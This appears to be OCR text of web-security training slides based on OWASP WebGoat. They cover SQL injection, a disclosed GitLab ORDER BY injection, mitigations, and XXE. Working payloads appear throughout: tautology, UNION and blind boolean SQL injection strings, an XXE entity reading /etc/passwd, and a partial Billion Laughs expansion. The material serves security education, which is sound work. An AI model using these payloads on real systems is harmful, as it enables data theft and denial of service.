
```
select * from users where name = '" + userName + "'";
```

OWASP' or '1'='1

```
select * from users where name = 'OWASP' or '1'='1';
```

```
http://192.168.0.6/news-and-events.php?id=4 or 1=1 --

http://192.168.0.6/news-and-events.php?id=4 or 1+1=2 --

http://192.168.0.6/news-and-events.php?id=-4 union select 1,user(),3,4,5,6

http://192.168.0.6/news-and-events.php?id=4+(select case when (select
user()) then 0 else 1111 end)--

http://192.168.0.6/news-and-events.php?id=4+
(select case when (substr(user(),1,1)='a') then 0 else 1111 end)--
```

Exercises


WEBGOAT
SQL Injection
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson describes what is Structured Query Language (SQL) and how it can be manipulated to perform tasks that were not the original intent of the developer.
Goals
The user should have a basic understand how SQL works and what it is used for.
The user will understand the best practices for defending against SQL injection attacks
The user will demonstrate knowledge on:
String SQL Injection
Numeric SQL Injection

```
Select * from users where member = true order by $1 DESC
```

Is this query vulnerable to SQL injection?

YES

#298176 SQL injection in MilestoneFinder order method

State	● Resolved (Closed)
Disclosed publicly	April 27, 2018 4:20am +0200
Reported To	GitLab
CVE ID	CVE-2017-0914
Weakness	SQL Injection
Bounty	$2,000

Severity: Critical (9.9)

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Edit

Online | Offline | Out Of Order

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server: 192.1.0.12

Submit

Closed

Report abuse | New issue

Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
   if params.has_key?(:order)
     items.reorder(params[:order])
   else
     order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
     items.reorder(order_statement)
   end
 end
```

```
(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END) ELSE 1 END)
```

```
Select * from users where member = true order by $1 DESC
```

Definition:

[ORDER BY {col_name | expr | position}


[ASC | DESC], ...]

Solution


- ‘order by’ as a developer you exactly know the columns → create a whitelist

- VALIDATION!!!

```
fun findByAuthorContaining(name: String, orderBy: String): List<BlogEntry> {
  val query = "select * from blogs b where b.author = :name order by :column"

  params["name"] = name
  params["column"] = orderBy

  template.query(query, params) { resultSet, _ ->
     //...
  }
```



```
select * from blogs b where b.author = ’Anne Wilson’ order by ’publishDate’
```



Closed

Report abuse | New issue


Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
   if params.has_key?(:order)
     items.reorder(params[:order])
   else
     order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
     items.reorder(order_statement)
   end
 end
```

```
(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END) ELSE 1 END)
```


Solution

- Implement a whitelist for the order by column



Exercise

Hint: xxx.130.219.202




Mitigations

- Parameterized queries / Prepared statements
  - separate code from data
  - Protects against altering the structure of a query
- Input validation
  - Saves you from bad data
- Database privileges → use a different user for the application

XML External Entity Processing (XXE)

XXE is back




T10 OWASP Top 10 Application Security Risks – 2017

A1:2017 Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017 Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3:2017 Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A4:2017 XML External Entity (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

XML entity

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

DTD




```
<author>Jo Smith</author>
```

XXE

An attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a **weakly configured** XML parser

XXE

- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY showme SYSTEM "file:///etc/passwd">
]>
<author>&showme;</author>
```


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
<author>
      root:x:0:0:root…
      daemon:x:1:1:daemon…
      …
</author>
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
